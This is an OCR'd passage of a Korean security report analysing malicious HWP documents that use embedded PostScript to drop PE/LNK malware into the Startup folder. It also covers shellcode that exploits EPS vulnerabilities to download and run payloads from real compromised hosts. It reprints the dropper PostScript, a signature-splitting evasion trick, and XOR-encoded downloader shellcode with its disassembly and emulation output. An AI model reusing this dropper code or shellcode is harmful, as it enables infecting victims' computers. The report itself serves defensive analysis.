


- 고스트스크립트 엔진 실행 화면

```
C:₩Program Files₩Hnc₩Common80₩ImgFilters₩GS₩gs8.60₩bin>gswin32c.exe --help
GPL Ghostscript 8.60 (2007-08-01)
Copyright (C) 2007 Artifex Software, Inc.  All rights reserved.
Usage: gs [switches] [file1.ps file2.ps ...]
Most frequently used switches: (you can use # in place of =)
 -dNOPAUSE           no pause after page   | -q       `quiet', fewer messages
 -g<width>x<height>  page size in pixels   | -r<res>  pixels/inch resolution
 -sDEVICE=<devname>  select device         | -dBATCH  exit after last file
 -sOutputFile=<file> select output file: - for stdout, |command for pipe,
                                        embed %d or %ld for page #
Input formats: PostScript PostScriptLevel1 PostScriptLevel2 PostScriptLevel3 PDF
Default output device: display
```

공격자는 악성 한글문서 내에 포스트스크립트를 포함한 형태로 해당 한글문서를 열람하는 경우 포함된 포스트스크립트가 동작하면서 악성행위를 수행하도록 페이로드를 구성한다.

- 포스트스크립트가 포함되어 있는 악성한글문서



악성 한글문서에 포함된 포스트스크립트는 임베드된 악성코드의 형태에 따라 다음과 같이 크게 2가지 유형으로 분류 할 수 있다.

- 포스트스크립트를 악용한 악성 한글문서 분류

분류	임베드 방식	설명	비고
H-PS-F	파일	보안 솔루션의 탐지를 우회하기 위해 시그니처의 일부분을 분할하는 방식을 사용	바로가기(LNK) / 윈도우 실행파일 (PE)
H-PS-S	쉘코드	취약점을 이용하여 추가 악성코드를 드롭하거나 다운로드	관련 취약점 : CVE-2013-4979 (CORE-2013-0808) CVE-2015-2545 CVE-2017-8291 (GhostButt)

파일을 임베드 한 포스트스크립트(H-PS-F)는 실행 시, 파일(악성코드)을 드롭 및 실행하는 형태로 동작한다.

쉘코드가 삽입된 포스트스크립트(H-PS-S)는 취약점을 이용하여 악성행위를 하는 쉘코드를 실행한다. 삽입된 쉘코드 중 XOR 연산으로 디코딩(decode) 과정을 거쳐 쉘코드가 실행되는 경우도 있다.

또한, 각각의 방식을 독립적으로 이용하지 않고, H-PS-F/S 2가지 방식을 유기적으로 구성하여 악성행위를 수행하는 방식도 발견되었다.

[H-PS-F] 파일이 임베드 된 포스트스크립트

최근에는 H-JS 타입의 악성 한글문서가 발견되지 않지만, 포스트스크립트를 악용하여 H-JS 타입과 같이 파일을 임베드하는 형태의 악성 한글문서가 발견되었다.

포스트스크립트가 처리되는 과정에서 임베드 한 PE 파일형태의 악성코드를 드롭하고 실행시킨다. 해당 악성 한글문서 제작자는 악성코드가 드롭되는 경로를 시작프로그램(StartMenu₩Programs₩Startup)으로 지정하여 재부팅 시에도 자동 실행이 될 수 있게 하는 지속성(Persistence)까지 고려했다.

- PE 파일을 임베드 한 포스트스크립트 (1)

```
/concatstrings % (a) (b) -> (ab)
{
/datastring 1024 string def
{
    (temp) getenv
    {
        /tmppath exch def
        /concatstrings tmppath (\\..\\..\\Roaming\\Microsoft\\Windows\\Start
        Menu\\Programs\\Startup\\iPodService.exe)
        concatstrings (w) file /out exch def
        {
            currentfile datastring readhexstring
            {
                out exch writestring
            }
            {
        }loop
        out closefile
    }
    {
}bind
exec

4d5a900003000000040000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000e80000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e
6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000003ce70b97788665c4788665c478
8665c4ebc8fdc4798665c4631bfbc46b8665c4631bcfc4248665c471fef6c47f8665c4788664c41b8665c4631bcec4
5f8665c4631bffc4798665c4631bf8c4798665c4526963687886 65c400000000000000000000000000000000504500
```


위와 같이 단순한 형태의 파일 임베드 방식은 보안 솔루션에서 쉽게 탐지 될 수 있다. 이를 우회하기 위해, 공격자는 다음으로 PE 파일의 시그니처(MZ)를 분리하는 방식을 사용했다. 그 외 포스트스크립트 내 사용된 함수와 전체적인 구성은 PE 파일을 임베드한 경우(1)과 유사하다.

- PE 파일의 시그니처를 분리하는 방식의 포스트스크립트 (2)

```
/concatstrings % (a) (b) -> (ab)
{
/datastring 1024 string def
{
    (temp) getenv
    {
        /p1 exch def
        /concatstrings p1 (\\..\\..\\Roaming\\Microsoft\\Windows\\Start
        Menu\\Programs\\Startup\\smss.exe)
        /bb (1) def
        concatstrings (w) file /ouA exch def
        {
            bb (1) eq
            {
                /bb (2) def
                ouA (MZ) writestring
            }
            {
            currentfile datastring readhexstring
            {
                ouA exch writestring
            }
            {
        }loop
        ouA closefile
    }
    {
}bind
exec
900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000F80000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F
742062652072756E20696E20444F53206D6F64652E0D0D0A2400000000000000A135ABD2E554C581E554C581E554C5
817BF40281E754C581A3052481CB54C581A3051A81F354C581A30525816454C58138AB0E81E254C581E554C4818F54
C581E8062481ED54C581E8061E81E454C581E8061B81E454C58152696368E554C581000000000000000000000000
```


시그니처를 분리하는 방식(2) 다음으로 공격자는 하나의 악성 한글문서에 여러 개의 포스트스크립트를 이용하여 바로가기(LNK) 파일과 PE 파일을 함께 포함하는 형태로 공격 방식을 변경했다.

- 2개의 포스트스크립트가 임베드 된 악성 한글문서



해당 악성 한글문서 파일을 여는 경우, 고스트스크립트 엔진에서 포스트스크립트를 처리하면서 임베드 된 2개 파일을 드롭하고 실행한다. 바로가기 파일이 드롭되는 경로는 이전과 마찬가지로 시작프로그램이고 같이 드롭되는 PE 파일을 실행하는 역할을 한다.

- 2개의 포스트스크립트에 임베드 된 파일



바로가기(LNK)　　PE 파일

[H-PS-S] 쉘코드가 삽입된 포스트스크립트

단순하게 파일을 드롭하는 형식이 아닌 취약점을 이용한 쉘코드를 구성하여 임베드 한 방식을 살펴보도록 한다. 취약점을 이용한 익스플로잇 코드를 통해 실행 흐름을 제어 할 수 있다. 익스플로잇 코드가 실행되면 프로그램의 흐름이 쉘코드가 삽입된 메모리 주소로 변경되고, 메모리에 로드된 쉘코드가 실행되면서 공격자가 의도한 동작을 수행한다.

[H-PS-S-1] 단순 다운로더형(Downloader) 쉘코드로 구성된 포스트스크립트

악성코드는 단순 연산 행위 보다는 좀 더 복잡한 행위를 하기 때문에 이러한 부분을 모두 쉘코드로 구현하기는 어렵다. 과거 여러 악성코드에서 주로 사용되는 기법 중 하나로 외부 서버에서 추가 악성코드를 다운로드 하는 역할을 쉘코드를 통해 수행하는 방식이 있었는데, 악성 한글문서의 포스트스크립트에 내장된 쉘코드에서도 이러한 방식을 사용하는 사례가 발견되었다.

- 포스트스크립트에 삽입된 다운로더형 쉘코드 (1)

<중략>

Nop Sled Code

쉘코드의 헥스값(16진수)에서 추가 악성코드를 다운로드 받는 경로를 쉽게 확인할 수 있다.

- 쉘코드 헥스값에서 확인 가능한 추가 파일 다운로드 경로

```
000000C0  68 8E 4E 0E EC FF D5 E8 A8 FF FF FF 50 50 68 04  hŽN.ìÿÕè¨ÿÿÿPPh.
000000D0  01 00 00 68 33 CA 8A 5B FF D5 50 8B 74 24 04 03  ...h3ÊŠ[ÿÕP‹t$..
000000E0  F0 C7 06 61 79 6C 63 C7 46 04 2E 65 78 65 C7 46  ðÇ.aylcÇF..exeÇF
000000F0  08 00 00 00 00 EB 1B 8B 4C 24 08 8B 1C 24 51 E8  .....ë.‹L$.‹.$Qè
00000100  86 FF FF FF E8 90 FF FF FF E8 9A FF FF FF 83 C4  †ÿÿÿè.ÿÿÿèšÿÿÿƒÄ
00000110  0E C3 E8 E0 FF FF FF 68 74 74 70 3A 2F 2F 77 77  .Ãèàÿÿÿhttp://ww
00000120  77 2E 63 6F 75 6E 73 65 6C 69 6E 67 6D 61 72 72  w.counselingmarr
00000130  69 61 67 65 66 61 6D 69 6C 79 2E 63 6F 6D 2F 77  iagefamily.com/w
00000140  70 2D 69 6E 63 6C 75 64 65 73 2F 72 65 70 72 6F  p-includes/repro
00000150  2E 6A 70 67 00 00 90                              .jpg...
```


포스트스크립트에 삽입된 다운로더형 쉘코드(1) 그림 상에서 NOP Sled(90 90 …) 코드 이후에 동작하는 쉘코드는 외부에서 파일을 다운로드 후 실행을 시키는 역할을 한다.

- 다운로더 쉘코드 에뮬레이팅 결과

```
4010c7  LoadLibraryA(urlmon)
401089  VirtualAlloc(base=0 , sz=400) = 600000
4010da  GetTempPathA(len=104, buf=600000) = 1f
401098  URLDownloadToFileA(http://www.counselingmarriagefamily.com/wp-includes/repro.jpg,
₩AppData₩Local₩Temp₩aylc.exe)
4010a7  WinExec(C:₩Users₩pt₩AppData₩Local₩Temp₩aylc.exe)
4010b3  TerminateProcess() = 1
```

위와 같이 다운로드 경로가 쉽게 탐지되는 것을 우회하기 위해 공격자는 쉘코드에 XOR과 같은 간단한 연산으로 인코딩 해두었다.

- 포스트스크립트 - XOR 인코딩이 포함된 다운로더형 쉘코드 (2)



이전의 방식과 다르게 쉘코드 헥스값에서 바로 추가 파일 다운로드 경로를 확인 할 수 없고, 실제 쉘코드가 동작하면서 XOR 디코딩 된 값에서 확인 가능하다.

- 쉘코드 내 XOR(0xD5) 연산

```
e8 00 00 00 00 5e 83 c6 22 8b 06 3d cc cc cc cc 74 15 8a 06 34 d5 88 06 46 eb ee
90 00 00 00 00 00 00 00 00 00 00 00 29 3d 7b d5 d5 d5 b5 5e 39 e6 07 b1 5e 87 e5
5e 87 d9 5e 87 c1 5e a7 fd 87 5e 87 c5 5e 97 e9 5e 91 d7 ad 50 15 a1 9d d6 17 85
5e 9d cd 5e 8d f5 d6 0f 36 ef 9c 5e e1 5e d6 27 e6 2a e6 15 79 51 15 a1 d2 14 1a
d8 d6 2d 3e 21 ee a8 f1 a0 36 8d 5e 8d f1 d6 0f b3 5e d9 9e 5e 8d c9 d6 0f 5e d1
5e d6 17 5c 91 f1 f5 8f b4 8c 8f 84 2a 35 8d 8f 5e c7 3e 74 bf 95 bd d5 c5 d5 d5
```

```
00000000 E800000000                      CALL 00000005
00000005 5E                              POP ESI
00000006 83C622                          ADD ESI,00000022
00000009 8B06                            MOV EAX,DWORD PTR [ESI]
0000000B 3DCCCCCCCC                      CMP EAX,CCCCCCCC
00000010 7415                            JE 00000027
00000012 8A06                            MOV AL,BYTE PTR [ESI]
00000014 34D5                            XOR AL,D5
00000016 8806                            MOV BYTE PTR [ESI],AL
00000018 46                              INC ESI
00000019 EBEE                            JMP 00000109
0000001B 90                              NOP
0000001C 0000                            ADD BYTE PTR [EAX],AL
0000001E 0000                            ADD BYTE PTR [EAX],AL
```

• XOR(0xD5) 연산 결과

```
00000120  F1 DD 5E C9 F1 84 3D 53 2A 2A 2A 3D 45 2A 2A 2A  ñÝ^Éñ„=S***=E***
00000130  3D 4F 2A 2A 2A 56 11 DB 16 3D 35 2A 2A 2A BD A1  =O***V.Û.=5***½¡
00000140  A1 A5 EF FA FA B6 A7 AC A6 A1 B4 B9 A5 BA A2 B0  ¡¥ïúú¶§¬¦¡´¹¥º¢°
00000150  A7 B6 B9 B0 B4 BB BC BB B2 FB B6 BA B8 FA A2 A5  §¶¹°´»¼»²û¶º¸ú¢¥
00000160  F8 BC BB B6 B9 A0 B1 B0 A6 FA BC B8 B4 B2 B0 A6  ø¼»¶¹ ±°¦ú¼¸´²°¦
00000170  FA A2 A5 BC BB B1 B0 AD FB BF A5 B2 D5 D5 CC CC  ú¢¥¼»±°.û¿¥²ÕÕÌÌ
00000180  CC CC 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÌÌ..............
00000190  90 90 90 90 90 90 90 90                          ........
```

인코딩 된 원본

```
00000120  24 08 8B 1C 24 51 E8 86 FF FF FF E8 90 FF FF FF  $.‹.$Qè†ÿÿÿè.ÿÿÿ
00000130  E8 9A FF FF FF 83 C4 0E C3 E8 E0 FF FF FF 68 74  èšÿÿÿƒÄ.Ãèàÿÿÿht
00000140  74 70 3A 2F 2F 63 72 79 73 74 61 6C 70 6F 77 65  tp://crystalpowe
00000150  72 63 6C 65 61 6E 69 6E 67 2E 63 6F 6D 2F 77 70  rcleaning.com/wp
00000160  2D 69 6E 63 6C 75 64 65 73 2F 69 6D 61 67 65 73  -includes/images
00000170  2F 77 70 69 6E 64 65 78 2E 6A 70 67 00 00 CC CC  /wpindex.jpg..ÌÌ
00000180  CC CC 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÌÌ..............
00000190  90 90 90 90 90 90 90 90                          ........
```

디코딩 된 결과

XOR 디코딩 이후, 호출하는 API 및 행위는 앞서 확인한 쉘코드와 동일한 방식임을 다음과 같이 알 수 있다.

• 쉘코드 에뮬레이팅 결과

```
4010c7  LoadLibraryA(urlmon)
401089  VirtualAlloc(base=0 , sz=400) = 600000
4010da  GetTempPathA(len=104, buf=600000) = 1f
401098  URLDownloadToFileA(http://www.counselingmarriagefamily.com/wp-includes/repro.jpg,
₩AppData₩Local₩Temp₩aylc.exe)
4010a7  WinExec(C:₩Users₩pt₩AppData₩Local₩Temp₩aylc.exe)
4010b3  TerminateProcess() = 1
```

공격자는 EPS(Encapsulated Post Script) 뷰어 취약점(CVE-2013-4979[18],CORE-2013-0808[19])과 MS 오피스를 대상으로 한 조작된 EPS 파일 취약점(CVE-2015-2545[20])을 이용하여 단순 다운로더형 쉘코드를 동작시키는 공격을 시도했다.

18) https://cve.circl.lu/cve/CVE-2013-4979
19) https://www.coresecurity.com/advisories/eps-viewer-buffer-overflow-vulnerability
20) https://cve.circl.lu/cve/CVE-2015-2545


[H-PS-S-2] 이중 디코딩 루틴을 이용하는 쉘코드

H-PS-S-1 타입과 동일한 취약점을 이용지만, 이전과는 다르게 인코딩되어 있는 쉘코드가 특정한 루틴을 통해 디코딩되는 방식이 발견되었다.


- 포스트스크립트에 삽입된 쉘코드

NOP Sled 코드 이후, 실제 쉘코드가 동작하는 방식으로 구성된다.

- Nop Sled (05 05 …) 코드로 점프하는 부분




- Nop Sled (05 05 … 90 90 …) 코드 이후 쉘코드 시작 부분



해당 쉘코드는 동작 시 특정 루틴을 통하여 인코딩된 코드가 디코딩 되는 방식으로 동작한다.

- 인코딩 된 코드가 특정한 루틴을 통하여 디코딩되는 구성된 쉘코드 (1차)



- 인코딩된 쉘코드와 디코딩된 후 쉘코드 비교 (1차)

```
0262BC35   2C 2D            SUB AL,2D
0262BC37   C6C5 C5          MOV CH,0C5
0262BC3A   A1 64F5C5C5      MOV EAX,DWORD PTR DS:[C5C5F564]
0262BC3F   C5FB             LDS EDI,EBX
0262BC41   4E               DEC ESI
0262BC42   85C9             TEST ECX,ECX
0262BC44   FB               STI
0262BC45   4E               DEC ESI
0262BC46   85D9             TEST ECX,EBX
0262BC48   FB               STI
0262BC49   4E               DEC ESI
0262BC4A   95               XCHG EAX,EBP
0262BC4B   CD FB            INT 0FB
0262BC4D   45               INC EBP
0262BC4E   BD D9DDFB4E      MOV EBP,4EFBDDD9
0262BC53   C5B0 374E0706    LDS ESI,FWORD PTR DS:[EAX+6074E37]
0262BC59   90               NOP
0262BC5A   4E               DEC ESI
0262BC5B   2993 92F34EB0    SUB DWORD PTR DS:[EBX+B04EF392],EDX
0262BC61   CD F6            INT 0F6
0262BC63   3AF6             CMP DH,DH
0262BC65   05 39694105      ADD EAX,5416939
0262BC6A   B1 C2            MOV CL,0C2
0262BC6C   04 0A            ADD AL,0A
```

[전] 인코딩된 쉘코드

```
0262BC35   E9 E8030000      JMP 0262C022
0262BC3A   64:A1 30000000   MOV EAX,DWORD PTR FS:[30]
0262BC40   3E:8B40 0C       MOV EAX,DWORD PTR DS:[EAX+C]
0262BC44   3E:8B40 1C       MOV EAX,DWORD PTR DS:[EAX+1C]
0262BC48   3E:8B50 08       MOV EDX,DWORD PTR DS:[EAX+8]
0262BC4C   3E:8078 1C 18    CMP BYTE PTR DS:[EAX+1C],18
0262BC51   3E:8B00          MOV EAX,DWORD PTR DS:[EAX]
0262BC54   75 F2            JNZ SHORT 0262BC48
0262BC56   8BC2             MOV EAX,EDX
0262BC58   C3               RETN
0262BC59   55               PUSH EBP
0262BC5A   8BEC             MOV EBP,ESP
0262BC5C   56               PUSH ESI
0262BC5D   57               PUSH EDI
0262BC5E   36:8B75 08       MOV ESI,DWORD PTR SS:[EBP+8]
0262BC62   33FF             XOR EDI,EDI
0262BC64   33C0             XOR EAX,EAX
0262BC66   FC               CLD
0262BC67   AC               LODS BYTE PTR DS:[ESI]
0262BC68   84C0             TEST AL,AL
0262BC6A   74 07            JE SHORT 0262BC73
0262BC6C   C1CF 0D          ROR EDI,0D
0262BC6F   03F8             ADD EDI,EAX
0262BC71   EB F4            JMP SHORT 0262BC67
```

[후] 디코딩된 쉘코드

쉘코드는 동작을 진행하면서 2차로 디코딩 루틴을 통하여 인코딩된 코드가 디코딩된다.

- 인코딩 된 코드가 특정한 루틴을 통하여 디코딩되는 구성된 쉘코드 (2차)

```
0262C059   8BDE             MOV EBX,ESI
0262C05B   51               PUSH ECX
0262C05C   3E:3006          XOR BYTE PTR DS:[ESI],AL
0262C05F   49               DEC ECX
0262C060   46               INC ESI
0262C061   83F9 00          CMP ECX,0
0262C064   75 F6            JNZ SHORT 0262C05C
0262C066   36:8B75 FC       MOV ESI,DWORD PTR SS:[EBP-4]
0262C06A   53               PUSH EBX
0262C06B   E8 57FFFFFF      CALL 0262BFC7
0262C070   83C4 24          ADD ESP,24
0262C073   33C0             XOR EAX,EAX
0262C075   5B               POP EBX
0262C076   C9               LEAVE
0262C077   C3               RETN
0262C078   90               NOP
0262C079   90               NOP
0262C07A   867D 15          XCHG BYTE PTR SS:[EBP+15],BH
0262C07D   FE               ???
0262C07E   16               PUSH SS
0262C07F   16               PUSH SS
0262C080   16               PUSH SS
0262C081   16               PUSH SS
AL=16
DS:[0262C07D]=FE ('?)
```

Decoding Routine

Encoded Code

• 인코딩된 코드가 디코딩되기 전/후 (2차)

```
0262C07D   FE              ???
0262C07E   16              PUSH SS
0262C07F   16              PUSH SS
0262C080   16              PUSH SS
0262C081   16              PUSH SS
0262C082   48              DEC EAX
0262C083   AF              SCAS DWORD PTR ES:[EDI]
0262C084   AB              STOS DWORD PTR ES:[EDI]
0262C085   04 56           ADD AL,56
0262C087   16              PUSH SS
0262C088   97              XCHG EAX,EDI
0262C089   FF99 04561615   CALL FAR FWORD PTR DS:[ECX+15165604]
0262C08F   E7 95           OUT 95,EAX
0262C091   D01428          RCL BYTE PTR DS:[EAX+EBP],1
0262C094   9C              PUSHFD
0262C095   1022            ADC BYTE PTR DS:[EDX],AH
0262C097   8650 AF         XCHG BYTE PTR DS:[EAX-51],DL
0262C09A   D303            ROL DWORD PTR DS:[EBX],CL
0262C09C   56              PUSH ESI
0262C09D   16              PUSH SS
0262C09E   97              XCHG EAX,EDI
